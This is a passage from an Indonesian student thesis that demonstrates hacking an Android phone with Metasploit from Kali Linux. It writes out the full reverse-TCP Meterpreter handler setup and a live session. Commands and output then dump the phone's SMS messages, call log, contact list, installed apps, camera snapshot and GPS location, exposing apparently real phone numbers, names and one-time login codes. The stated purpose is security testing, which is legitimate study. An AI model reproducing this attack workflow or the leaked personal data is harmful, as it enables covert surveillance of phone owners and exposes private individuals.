android menggunakan *metasploit framework*. Nantinya setelah dilakukan serangan pada sistem kerja android maka *smartphone* target akan dapat di *remote* dari jarak jauh oleh kali linux, tanpa diketahui sang pemilik *smartphone*.

Untuk mengeksekusi *metasploit framework* ini kita hanya butuh mengetikan 1 perintah lagi pada terminal kali linux yaitu *exploit* setelah perintah diketikan maka akan terhubung antara PC kali linux dan *smartphone* target. Berikut *exploit* yang sedang berjalan :



```
root: ruby — Konsole

# cowsay++

< metasploit >
-----
      \      /
      (oo)---
      (---)  \
      ||--|| *

= [ metasploit v5.0.47-dev ]
+ -- --[ 1926 exploits - 1076 auxiliary - 330 post ]
+ -- --[ 556 payloads - 45 encoders - 10 nops ]
+ -- --[ 5 evasion ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.0.101
LHOST => 192.168.0.101
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.101:4444
[*] Sending stage (72699 bytes) to 192.168.0.103
[*] Meterpreter session 1 opened (192.168.0.101:4444 -> 192.168.0.103:45122) at 2019-11-01 21:31:31 +0700

meterpreter > |
```

**Gambar 4.1** Uji Coba Serangan *metasploit framework*

Setelah *exploit* telah dilakukan maka antara PC dan *smartphone* akan saling terhubung, kemudian untuk membuktikan apakah serangan telah berhasil dilakukan serta antara kali linux dan *smartphone* sudah saling terhubung maka akan dilakukan uji coba pengujian mengambil gambar melalui kamera HP yang sudah di remote oleh kali linux.

#### **4.1.2 Melakukan *remote android* melalui *kali linux***

*Remote android* merupakan sebuah serangan yang dilakukan menggunakan *metasploit framework* dimana serangan terhadap sistem kerja android yang akan di *remote* melalui perintah-perintah yang akan dijalankan melalui kali linux. Pada dasarnya serangan ini bertujuan untuk menguji coba apakah sistem keamanan pada android 5.1 dapat di tembus atau tidak.

Pada android 5.1 telah dikalim bahwa memiliki sistem keamanan yang baik sehingga tidak bisa di serang oleh *hacker*, namun disini kita akan mematahkan hal tersebut dan membuktikan bahwasannya sistem keamanan pada android sangat lemah. Sehingga semoga saja dengan dilakukan uji coba ini dapat membuat android mengupgrade sistem keamanannya.

Untuk melakukan perintah-perintah apa saja yang bisa dijalankan pada kali linux untuk meremote android, kita perlu melihat dulu apakah sudah terhubung kedalam android dengan perintah *sysinfo* seperti berikut :

```

root: ruby — Konsole
-----
      (oo)_____
     /  \
    /    \
   /      \
  /        \
 /          \
/            \
||--|| *

=[ metasploit v5.0.47-dev ]
+ -- --=[ 1926 exploits - 1076 auxiliary - 330 post ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops ]
+ -- --=[ 5 evasion ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.0.101
LHOST => 192.168.0.101
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.101:4444
[*] Sending stage (72699 bytes) to 192.168.0.103
[*] Meterpreter session 1 opened (192.168.0.103:45122) at 2019-11-01 21:31:31 +0700

meterpreter > sysinfo
Computer      : localhost
OS           : Android 5.0.2 - Linux 3.10.49-g7d66871 (armv7l)
Meterpreter  : dalvik/android
meterpreter >

```

**Gambar 4.2** info perangkat *android* yang terhubung.

Pada gambar di atas sudah jelas bahwasannya kita sudah bisa masuk kedalam sistem kinerja pada android. untuk membuktikannya kita akan melakukan *remote* melalui kali linux untuk mengambil foto pada *smartphone* tersebut. Berikut perintah-perintah yang dapat kita lihat untuk mengambil gambar di *smartphone* melalui kali linux :

```

root: ruby — Konsole
Meterpreter : dalvik/android
meterpreter > ?

Core Commands
=====
Command      Description
-----
?            Help menu
background   Backgrounds the current session
bg           Alias for background
bgkill       Kills a background meterpreter script
bglst       Lists running background scripts
bgrun       Executes a meterpreter script as a background thread
channel      Displays information or control active channels
close       Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit        Terminate the meterpreter session
get_timeouts Get the current session timeout values
guid        Get the session GUID
help        Help menu
info        Displays information about a Post module
irb        Open an interactive Ruby shell on the current session
load        Load one or more meterpreter extensions
machine_id   Get the MSF ID of the machine attached to the session
pry        Open the Pry debugger on the current session
quit       Terminate the meterpreter session
read       Reads data from a channel
resource    Run the commands stored in a file

```

**Gambar 4.3** Perintah-perintah untuk *remote android*.

```

root: ruby — Konsole
uuid          Get the UUID for the current session
write        Writes data to a channel

Stdapi: File system Commands
=====

Command      Description
-----
cat           Read the contents of a file to the screen
cd           Change directory
checksum     Retrieve the checksum of a file
cp           Copy source to destination
dir          List files (alias for ls)
download     Download a file or directory
edit         Edit a file
getlwd       Print local working directory
getwd        Print working directory
lcd          Change local working directory
lls          List local files
lpwd        Print local working directory
ls           List files
mkdir        Make directory
mv           Move source to destination
pwd          Print working directory
rm           Delete the specified file
rmdir        Remove directory
search       Search for files
upload       Upload a file or directory

```

**Gambar 4.4** Perintah-perintah untuk *remote android*.

```

root: ruby — Konsole
upload       Upload a file or directory

Stdapi: Networking Commands
=====

Command      Description
-----
ifconfig     Display interfaces
ipconfig     Display interfaces
portfwd      Forward a local port to a remote service
route        View and modify the routing table

Stdapi: System Commands
=====

Command      Description
-----
execute      Execute a command
getuid       Get the user that the server is running as
localtime    Displays the target system's local date and time
pgrep        Filter processes by name
ps           List running processes
shell        Drop into a system command shell
sysinfo      Gets information about the remote system, such as OS

Stdapi: User interface Commands
=====

```

**Gambar 4.5** Perintah-perintah untuk *remote android*.



```

root: ruby — Konsole

Stdapi: User interface Commands
=====
Command      Description
-----
screenshare  Watch the remote user's desktop in real time
screenshot   Grab a screenshot of the interactive desktop

Stdapi: Webcam Commands
=====
Command      Description
-----
record_mic   Record audio from the default microphone for X seconds
webcam_chat  Start a video chat
webcam_list  List webcams
webcam_snap  Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam

Stdapi: Audio Output Commands
=====
Command      Description
-----
play         play an audio file on target system, nothing written on disk

```

**Gambar 4.6** Perintah-perintah untuk *remote android*.

```

root: ruby — Konsole

Android Commands
=====
Command      Description
-----
activity_start Start an Android activity from a Uri string
check_root    Check if device is rooted
dump_calllog  Get call log
dump_contacts Get contacts list
dump_sms      Get sms messages
geolocate     Get current lat-long using geolocation
hide_app_icon Hide the app icon from the launcher
interval_collect Manage interval collection capabilities
send_sms      Sends SMS from target session
set_audio_mode Set Ringer Mode
sqlite_query  Query a SQLite database from storage
wakelock      Enable/Disable Wakelock
wlan_geolocate Get current lat-long using WLAN information

Application Controller Commands
=====
Command      Description
-----
app_install   Request to install apk file
app_list      List installed apps in the device
app_run       Start Main Activity for package name

```

**Gambar 4.7** Perintah-perintah untuk *remote android*.

Dari gambar diatas dapat dilihat beberapa perintah yang bisa dijalankan melalui kali linux untuk meremote *smartphone*, untuk melakukan pengambilan gambar pada *smartphone* melalui kali linux, digunakan perintah sebagai berikut :

- *Webcam\_list* digunakan untuk melihat kamera.
- *Webcam\_snap* digunakan untuk mengambil gambar melalui kamera.

Berikut hasil gambar dari *smartphone* :



**Gambar 4.8** Hasil gambar dari kamera *remote android*.

Gambar di atas merupakan hasil dari pengambilan gambar melalui perintah pada kali linux, pengambilan gambar yang dilakukan menghasilkan resolusi gambar yang sangat buruk. Tetapi, disini dapat di simpulkan bahwa kinerja *metasploit framework* pada sistem kinerja android telah berhasil.

```

Message : HI! KHUSUS buat kamu, kami akan berikan produk GRATIS dari brand Favorit di Alfamart tredekat. Ayo klik https://grlvv.co/gr-m996 sekarang!
#9
Type : Incoming
Date : 2019-05-29 05:51:39
Address : GO-JEK
Status : NOT_RECEIVED
Message : <#> DON'T SHARE THIS WITH ANYONE (NOT EVEN GOJEK). Your SECRET VERIFICATION CODE for account LOGIN: 9868 . Detail: go-jek.com/safety 4PkeZqV9ubl
#10
Type : Incoming
Date : 2019-04-28 12:19:07
Address : YPNsangara
Status : NOT_RECEIVED
Message : Disc Pendaftaran 200rb. TkrSMS di Learning Hands Preschool Singapore Based Program By YPN Sangara Jl.Abadl 20A TjRejoMedan Cp. 085334787878 Miss Rina. Info*606#
#11
Type : Incoming
Date : 2019-04-28 10:29:53
Address : GO-JEK
Status : NOT_RECEIVED
Message : Somebody logged in your GO-JEK account. Not you? Immediately reach us at go-jek.com/safety
#12
Type : Incoming
Date : 2019-04-28 10:29:48
Address : GO-JEK
Status : NOT_RECEIVED
Message : <#> DON'T SHARE THIS WITH ANYONE (NOT EVEN GOJEK). Your SECRET VERIFICATION CODE for account LOGIN: 9882 . Detail: go-jek.com/safety 4PkeZqV9ubl
#13
Type : Incoming
Date : 2019-04-24 19:24:15
Address : TELKOMSEL
Status : NOT_RECEIVED
Message : Mau berbagi Pulsa ke Sesama Pengguna Telkomsel? Ketik *858*NomorTujuan*NominalTransfer# lalu tunggu SMS konfirmasinya
#14
Type : Incoming
Date : 2019-04-28 13:37:05
Address : BIntangJaya
Status : NOT_RECEIVED
Message : Sensasional Offer up to 70%+ 0% Installment 24Bln+SpecialGifts,KingKoil/Serta/Florence Spring Bed. Tukar sms@Bintang Jaya_Pemuda.Call/WA 085296353197 Info*606#

```

**Gambar 4.9** Tampilan pesan sms pada *android*.

```

[+] SMS messages dump
=====
Date: 2019-11-01 21:39:48 +0700
OS: Android 5.0.2 - Linux 3.10.49-g7d66871 (armv7l)
Remote IP: 192.168.0.103
Remote Port: 45122
#1
Type : Unknown
Date : 2019-07-03 12:36:38
Address : 085370725811
Status : MASK_TEMPORARY_ERROR
Message : andihakl
#2
Type : Incoming
Date : 2019-06-26 10:38:22
Address : GO-JEK
Status : NOT_RECEIVED
Message : Ada yang masuk ke akun GO-JEK kamu. Bukan kamu? Baca selengkapnya: go-jek.com/safety
#3
Type : Incoming
Date : 2019-06-26 10:38:04
Address : GO-JEK
Status : NOT_RECEIVED
Message : <#> JANGAN KASIH KODE INI KE SIAPA PUN (TERMASUK GOJEK). KODE VERIFIKASI untuk MASUK ke akun GOJEK: 6152 . Detail: go-jek.com/safety 4PkeZqV9ubl
#4
Type : Incoming
Date : 2019-06-12 12:43:53
Address : +6282311420548
Status : NOT_RECEIVED
Message : Pagl.KamI NNC FINANCE memberikan PROMO Pinjaman dg Agunan BPKB Mobil Min 2004 Angle_081293354060 www.terimagadaiipkb.com
#5
Type : Incoming
Date : 2019-06-08 13:05:54
Address : GO-JEK
Status : NOT_RECEIVED
Message : <#> DON'T SHARE THIS WITH ANYONE (NOT EVEN GOJEK). Your SECRET VERIFICATION CODE for account LOGIN: 5867 . Detail: go-jek.com/safety 4PkeZqV9ubl
#6

```

**Gambar 4.10** Tampilan pesan sms pada *android*.

Pada SMS *Message dump* diatas terlihat bahwa semua pesan yang tersimpan di *android* pengguna berhasil didapatkan, seluruh pesan, jam, dan tanggal sms diterima terlihat.

```

=====
[+] Call log dump
=====
Date: 2019-11-01 21:40:36 +0700
OS: Android 5.0.2 - Linux 3.10.49-g7d66871 (armv7l)
Remote IP: 192.168.0.103
Remote Port: 45122

#1
Number: : +6285370725811
Name: : null
Date: : Sat Jun 08 19:34:35 GMT+07:00 2019
Type: : MISSED
Duration: 0

#2
Number: : +6285370725811
Name: : null
Date: : Sun Jun 09 00:16:42 GMT+07:00 2019
Type: : MISSED
Duration: 0

#3
Number: : +6281263950623
Name: : null
Date: : Wed Jun 12 00:58:23 GMT+07:00 2019
Type: : MISSED
Duration: 0

#4
Number: : +6281263950623
Name: : null
Date: : Wed Jun 12 08:59:26 GMT+07:00 2019
Type: : MISSED
Duration: 0

#5
Number: : +6285297840646
Name: : BAPAK
Date: : Sun Oct 13 03:37:55 GMT+07:00 2019
Type: : INCOMING
Duration: 6

```

**Gambar 4.11** Hasil Gambar dari log panggilan *android*.

Terlihat pada gambar diatas merupakan data panggilan yang merupakan panggilan masuk dan panggilan keluar pengguna pada perangkat *android*, mulai dari jam panggilan, durasi panggilan, hari & tanggal serta nama pengguna yang telah melakukan panggilan ke handphone pengguna tersebut.

```

[*] Started reverse TCP handler on 192.168.0.101:4444
[*] Sending stage (72699 bytes) to 192.168.0.103
[*] Meterpreter session 1 opened (192.168.0.101:4444 -> 192.168.0.103:45122) at 2019-11-01 21:31:31 +0700

meterpreter > sysinfo
Computer : localhost
OS      : Android 5.0.2 - Linux 3.10.49-g7d66871 (armv7l)

```

**Gambar 4.12** hasil Gambar dari system info *android*.

Pada gambar diatas terlihat penulis melakukan pemeriksaan *operating system* pada *android* dan dikirim ke *localhost*, *metasploit* melakukan *checking*

terhadap system operasi yang digunakan oleh pengguna. Terdapat informasi di android dengan Sistem Operasi Android 5.0.2 (*Lollipop*), dengan kernel linux, dan Processor ARM71.


```

meterpreter > app_list
Application List
=====
Name                               Package                               Running  IsSy
----                               -
AGPSTestMode                       com.qualcomm.agptestmode            false   true
ANT HAL Service                    com.dsi.ant.server                  false   true
Android Live Wallpapers            com.android.wallpaper                false   true
Android System                     android                              false   true
Android System WebView             com.google.android.webview          false   true
Android Work Assistant             com.google.android.androidforwork   false   true
BSH Danbolt                        com.google.photos                   false   fals
Backup Agent                       com.qti.backupagent                false   true
Backup and Restore                 com.android.backup                  false   true
BackupReceiver                     com.android.otacheck                false   true
BackupReceiver                     com.android.backuprecei            false   true
BackupReceiver                     com.android.otainstallpackage       false   true
Basic Daydreams                   com.android.dreams.basic            false   true
BatteryWarning                    com.mediatek.batterywarning         false   true
Black Hole                         com.android.galaxy4                 false   true
Block                              com.wingtech.block                  false   true
Bluetooth Share                   com.android.bluetooth               false   true
Bubbles                           com.android.noisefield              false   true
Calculator                         com.wingtech.calc                   false   true
Calendar                          com.google.android.calendar         false   true
Calendar Local Account            com.qualcomm.qti.calendarlocalaccount false   true

```

**Gambar 4.13** Gambar dari *list* aplikasi yang terinstall di *android*.

Gambar diatas memperlihatkan beberapa aplikasi-aplikasi yang terinstall pada perangkat android pengguna, tersedia informasi nama dan package yang digunakan . Ini juga menampilkan kondisi aplikasi sedang dijalankan atau tidak.



```

contacts_dump_20191101214114.txt - KWrite
New Open Save Save As Close Undo Redo
[+] Contacts List dump
=====
Date: 2019-11-01 21:41:14 +0700
OS: Android 5.0.2 - Linux 3.10.49-g7d66071 (armv7l)
Remote IP: 192.168.0.103
Remote Port: 45122

#1
Name : Kak Lila
Number : +62 813-6255-7475

#2
Name : Kak Lila Nst
Number : +6281362557475

#3
Name : M3
Number : 085761353029

#4
Name : Annisa A
Number : 081397745869

#5
Name : Annisa A
Number : 081397745869

#6
Name : Info Pelanggan
Number : 155


#7
Name : Isi Pulsa
Number : 888

#8
Name : Cek Pulsa
Number : *888#

#9
Name : NSP1212
Number : 1212

```

**Gambar 4.14** Hasil gambar dari daftar kontak di *android*.



```

contacts_dump_20191101214114.txt - KWrite
New Open Save Save As Close Undo Redo

#11
Name : Cek Bonus
Number : *889#

#12
Name : TELKOMSEL
Number : +62111

#13
Name : Contact Center
Number : 188

#14
Name : Cek nomor
Number : *988#

#15
Name : Bg Putra
Number : +6285368198937

#16
Name : Mang Boru
Number : +6282161074758

#17
Name : Suami K Arafah
Number : +6285277675992

#18
Name : Kk Arafah
Number : 085277679100

#19
Name : Suami K Arafah
Number : +6285277675992

#20
Name : Bg Putra
Number : +6285368198937

#21
Name : Kk Arafah
Number : 085277679100

```

**Gambar 4.15** Hasil gambar dari daftar kontak di *android*.

Gambar diatas memperlihatkan beberapa daftar kontak pengguna android yang berhasil didapatkan mengguna *metasploit framework*, terdapat informasi

nama dan nomor telpon pengguna, dan nomor urutan sesuai dengan nomor telepon yang tersimpan di android.

```

meterpreter > 1
[-] Unknown command: 1.
meterpreter > webcam_snap
[*] Starting...
[*] Got frame
[*] Stopped
Webcam shot saved to: /root/eIamuLxm.jpeg
meterpreter > Icon theme "Numix-Circle-Light" not found.

meterpreter > dump_sms
[*] Fetching 14 sms messages
[*] SMS messages saved to: sms_dump_20191101213948.txt
meterpreter > dumpcall_log
[-] Unknown command: dumpcall_log.
meterpreter > dump_calllog
[*] Fetching 5 entries
[*] Call log saved to callog_dump_20191101214035.txt
meterpreter > dump_contacts
[*] Fetching 21 contacts into list
[*] Contacts list saved to: contacts_dump_20191101214114.txt
meterpreter > check_root
[*] Device is not rooted
meterpreter > geolocate
[*] Current Location:
    Latitude: 3.5648802
    Longitude: 98.6403237

To get the address: https://maps.googleapis.com/maps/api/geocode/json?latlng=3.5648802,98.6403237&sensor=true
meterpreter >

```

**Gambar 4.16** Hasil gambar dari cek lokasi *android*.

Penulis melakukan pengecekan lokasi pengguna *android* saat ini, terdapat beberapa informasi yang dapat dilihat seperti lokasi *latitude*, dan *longitude*. Untuk melihat informasi melalui *google maps* dengan mengklik link yang ada di terminal kali linux.

## 4.2 Pengukuran Kinerja *Metasploit framework*

Kinerja *metasploit framework* dapat di ukur dari berhasil tidaknya melakukan peremotan terhadap target yaitu *smartphone* android, dalam uji coba ini *metasploit framework* yang dijalankan pada kali linux berhasil melakukan peremotan terhadap *smartphone* target. Dalam serangkaian uji coba yang

dilakukan didapatkan hasil gambar melalui perintah *webcam\_snap*. Jadi kesimpulan uji coba dapat di uraikan pada tabel berikut:

**Tabel 4.1** hasil uji coba *metasploit framework*

No	Jenis Serangan	Target	Keterangan
1	<i>Metasploit Framework</i>	Android 5.1	Succes
2	<i>Metasploit Framework</i>	Android 6.1	Succes
3	Uji coba kamera	Android 5.1	Succes
4	Uji coba kamera	Android 6.1	Succes
5	Cek lokasi android	Android 5.1	Failed
6	Cek lokasi android	Android 5.1	Failed
7	Cek kontak pada android	Android 5.1	Succes
8	Cek kontak pada android	Android 6.1	Succes
9	Kirim pesan pada android	Android 5.1	Succes
10	Kirim pesan pada android	Android 6.1	Succes
11	Daftar aplikasi pada android	Android 5.1	Succes
12	Daftar aplikasi pada android	Android 6.1	Succes

Kesimpulan dari tabel diatas adalah :

1. Uji coba *metasploit framework* pada Android 5.1, pada uji coba ini *metasploit framework* dapat dengan mudah meremote *smartphone* target yang menggunakan sistem operasi Android 5.1.
2. Uji coba *metasploit framework* pada Android 6.1, pada uji coba ini *metasploit framework* dapat dengan mudah meremote *smartphone* target yang menggunakan sistem operasi Android 6.1.



3. Pada uji coba *metasploit framework* pada *android 5.1* dan *android 6.1* pengambilan gambar melalui kamera depan tidak bisa terdeteksi/gagal di terminal kali *linux*.
4. Pada percobaan *metasploit framework* pada *android 5.1* dan *android 6.1* lokasi dapat di buka apabila *android* sudah di root. Jika tidak yang terlihat hanya di terminal , tidak bisa memperlihatkan di *google maps* pada web browser pc/laptop kita.

## **BAB V**

### **PENUTUP**

#### **5.1 Kesimpulan**

Dari pembahasan di atas tentang “Implementasi *Metasploit Framework* Untuk Meremote *Android* Dalam Satu *Router* Yang Sama Menggunakan *Kali Linux*”, penulis dapat menarik beberapa kesimpulan yang mana nantinya dapat berguna bagi para pembaca dan juga masyarakat umum lainnya. Beberapa kesimpulan dapat dilihat sebagai berikut:

1. Perancangan sistem ini dibangun dari awal dengan tujuan untuk uji coba keamanan yang ada pada sistem operasi android, dari berbagai macam serangan salah satunya *metasploit framework*. Sehingga sistem operasi *android* dapat di remote melalui *kali linux*.
2. Pada implementasi ini *metasploit framework* mampu masuk kedalam sistem kerja *smartphone* target, sehingga dapat meremote dari jarak jauh..
3. Implementasi *metasploit framework* ini dapat dilakukan apa bila antara penyerang dan target berada dalam 1 jaringan yang sama..
4. *Metasploit framework* ini berjalan pada sistem operasi *kali linux*.
5. Sistem ini bersifat gratis sehingga mudah untuk mengimplementasikannya di dalam pelaksanaan uji coba yang sifatnya ilmiah.

## 5.2 Saran

Dari hasil implemementasi *metasploit framework* pada android, maka terdapat saran yang ditujukan pada para pengguna untuk pengembangan selanjutnya, sebagai berikut:

1. Perancangan sistem keamanan pada android harus lebih ditingkatkan karena terdapat celah yang jelas merugikan apabila ada orang yang tidak bertanggung jawab ingin memanfaatkan untuk kejahatan.
2. Bagi para pengguna *smartphone* android ada baiknya menginstall aplikasi kemanan tambahan yang dapat mencegah serangan-serangan yang masuk, serta ada baiknya membackup data-data pribadi yang ada di *smartphone* ke perangkat yang lain.

## DAFTAR PUSTAKA

- Arief, M.R. (2007). Teknologi Jaringan Tanpa Kabel (*Wireless*). *Seminar nasional teknologi 2007*, ISSN : 1978 – 9777.
- Barus, S., Sitorus, V. M., Napitupulu, D., Mesran, M., & Supiyandi, S. (2018). Sistem Pendukung Keputusan Pengangkatan Guru Tetap Menerapkan Metode Weight Aggregated Sum Product Assesment (WASPAS). *Jurnal Media Informatika Budidarma*, 2(2).
- Batubara, Supina, Sri Wahyuni, and Eko Hariyanto. "Penerapan Metode Certainty Factor Pada Sistem Pakar Diagnosa Penyakit Dalam." *Seminar Nasional Royal (SENAR)*. Vol. 1. No. 1. 2018.
- Batubara, Supina. "Analisis perbandingan metode fuzzy mamdani dan fuzzy sugeno untuk penentuan kualitas cor beton instan." *IT Journal Research and Development* 2.1 (2017): 1-11
- Daeng, I.T.M., Mewengkang, N.N., Kalesaran, E.R. (2017). Penggunaan Smartphone Dalam Menunjang Aktivitas Perkuliahan Oleh Mahasiswa Fispol Unsrat Manado. *E-jurnal*, Vol.6 No.1
- Darmawan, D, Marlinda, L (2015). Impelementasi Jaringan Wireless Outdoor Menggunakan NaniBridge. *Jurnal teknik informatika*, Vol.1 No.12. ISSN : 2442-2436.
- Fachri, B. (2018). Perancangan Sistem Informasi Iklan Produk Halal Mui Berbasis Mobile Web Menggunakan Multimedia Interaktif. *Jurasik (Jurnal Riset Sistem Informasi dan Teknik Informatika)*, 3, 98-102.
- Fachri, Barany. "Perancangan Sistem Informasi Iklan Produk Halal Mui Berbasis Mobile Web Menggunakan Multimedia Interaktif." *Jurasik (Jurnal Riset Sistem Informasi dan Teknik Informatika)* 3 (2018): 98-102.
- FACHRI, Barany. Perancangan Sistem Informasi Iklan Produk Halal Mui Berbasis Mobile Web Menggunakan Multimedia Interaktif. *Jurasik (Jurnal Riset Sistem Informasi dan Teknik Informatika)*, 2018, 3: 98-102.

- Hadiyanti, R. (2013). Implementasi Peraturan Pemerintah Nomor 8 Tahun 2003 Tentang Pedoman Organisasi Perangkat Daerah Pemerintah Kota Samarinda. *E-journal pemerintahan*, 1 (3), 985 – 997, Diakses dari [ejournal.ip.fisip.unmul.ac.id](http://ejournal.ip.fisip.unmul.ac.id).
- Halawa, S. (2016). Perancangan Aplikasi Pembelajaran Topologi Jaringan Komputer Untuk Sekolah Menengah Kejuruan (Smk) Teknik Komputer Dan Jaringan (Tkj) Dengan Metode Computer Based Instruction. *Jurnal Riset Komputer (JURIKOM)*, Volume : 3, Nomor: 1. ISSN : 2407-389X.
- Harjono, E.B. (2016). Analisa Dan Implentasi Dalam Membangun Sistem Operasi *Linux* Menggunakan Metode LSF Dan REMASTER. *Jurnal teknik informatika*, Vol.1 No.1. ISSN : 2541-2019.
- Ikhwan, S., Elfritri, I. (2014). Analisa Delay Yang Terjadi Pada Penerapan Demilitarized Zone (Dmz) Terhadap Server Universitas Andalas. *Jurnal Nasional Teknik Elektro*, Vol: 3 No. 2. ISSN: 2302 – 2949.
- Juansyah, A (2015). Pembangunan Aplikasi Child Tracker Berbasis Assisted – Global Positioning System (A-Gps) Dengan Platform Android. *jurnal komputa*, Vol.1. ISSN : 2089-9033
- Khairul, K., IlhamiArsyah, U., Wijaya, R. F., & Utomo, R. B. (2018, September). Implementasi Augmented Reality Sebagai Media Promosi Penjualan Rumah. In Seminar Nasional Royal (Senar) (Vol. 1, No. 1, pp. 429-434).
- Kurniawan, H. (2018). Pengenalan Struktur Baru untuk Web Mining dan Personalisasi Halaman Web. *Jurnal Teknik dan Informatika*, 5(2), 13-19
- Maiyana, E. (2018). Pemanfaatan Android Dalam Perancangan Aplikasi Kumpulan Doa. *Jurnal sains dan informatika*. Vol.4 No.11. ISSN: 2459-9549.
- Novianta, M.A., Setyaningsih, E. (2015). Sistem Informasi Monitoring Kereta Api Berbasis Web Server Menggunakan Layanan GPRS. *Jurnal Momentum*, Vol.17 No.2. ISSN : 1693-752X
- Nurmiati, E. (2012). Analisis Dan Perancangan Web Server Pada Handphone. *Jurnal Sistem Informasi*, 5 (2), 1-17, ISSN: 1979-0767.
- Putra, R.A. Fadli, A. Riadi, I. (2017). Forensik Mobile pada Smartwatch Berbasis Android. *Jurnal TI*. Vol.1 No.1. ISSN: 2579-8790.

- Putra, Randi Rian, and Cendra Wadisman. "Implementasi Data Mining Pemilihan Pelanggan Potensial Menggunakan Algoritma K Means." *INTECOMS: Journal of Information Technology and Computer Science* 1.1 (2018): 72-77.
- Rahim, R., Supiyandi, S., Siahaan, A. P. U., Listyorini, T., Utomo, A. P., Triyanto, W. A., ... & Khairunnisa, K. (2018, June). TOPSIS Method Application for Decision Support System in Internal Control for Selecting Best Employees. In *Journal of Physics: Conference Series* (Vol. 1028, No. 1, p. 012052). IOP Publishing.
- Rahmadani, M.A. Rizal, M.F. (2017). Implementasi Hacking Wireless Dengan Kali Linux Menggunakan Kali Nethunter. *E-jurnal*, Vol.3 No.3. ISSN: 2442-5826.
- Sari, H.L., Sudarsono, A., Hayadi, B.H. (2013). Pengembangan Jaringan Local Area Network Menggunakan Sistem Operasi Linux Redhat 9. *Jurnal Media Infotama*, Vol.9, No.1. ISSN : 1858 – 2680.
- Sari, R. D., Supiyandi, A. P. U., Siahaan, M. M., & Ginting, R. B. (2017). A Review of IP and MAC Address Filtering in Wireless Network Security. *Int. J. Sci. Res. Sci. Technol*, 3(6), 470-473.
- Satya, B (2010). Mengenal Sistem Operasi Yang Beredar Disekitar Kita. *Jurnal dasi*.
- Siahaan, A. P. U., Aryza, S., Nasution, M. D. T. P., Napitupulu, D., Wijaya, R. F., & Arisandi, D. (2018). Effect of matrix size in affecting noise reduction level of filtering.
- Siahaan, MD Lesmana, Melva Sari Panjaitan, and Andysah Putera Utama Siahaan. "MikroTik bandwidth management to gain the users prosperity prevalent." *Int. J. Eng. Trends Technol* 42.5 (2016): 218-222.
- Sidik, A. P. (2018). Algoritma RSA dan Elgamal sebagai Algoritma Tambahan untuk Mengatasi Kelemahan Algoritma One Time Pad pada Skema Three Pass Protocol.
- Tasril, V. (2018). Sistem Pendukung Keputusan Pemilihan Penerimaan Beasiswa Berprestasi Menggunakan Metode Elimination Et Choix Traduisant La Realite. *INTECOMS: Journal of Information Technology and Computer Science*, 1(1), 100-109.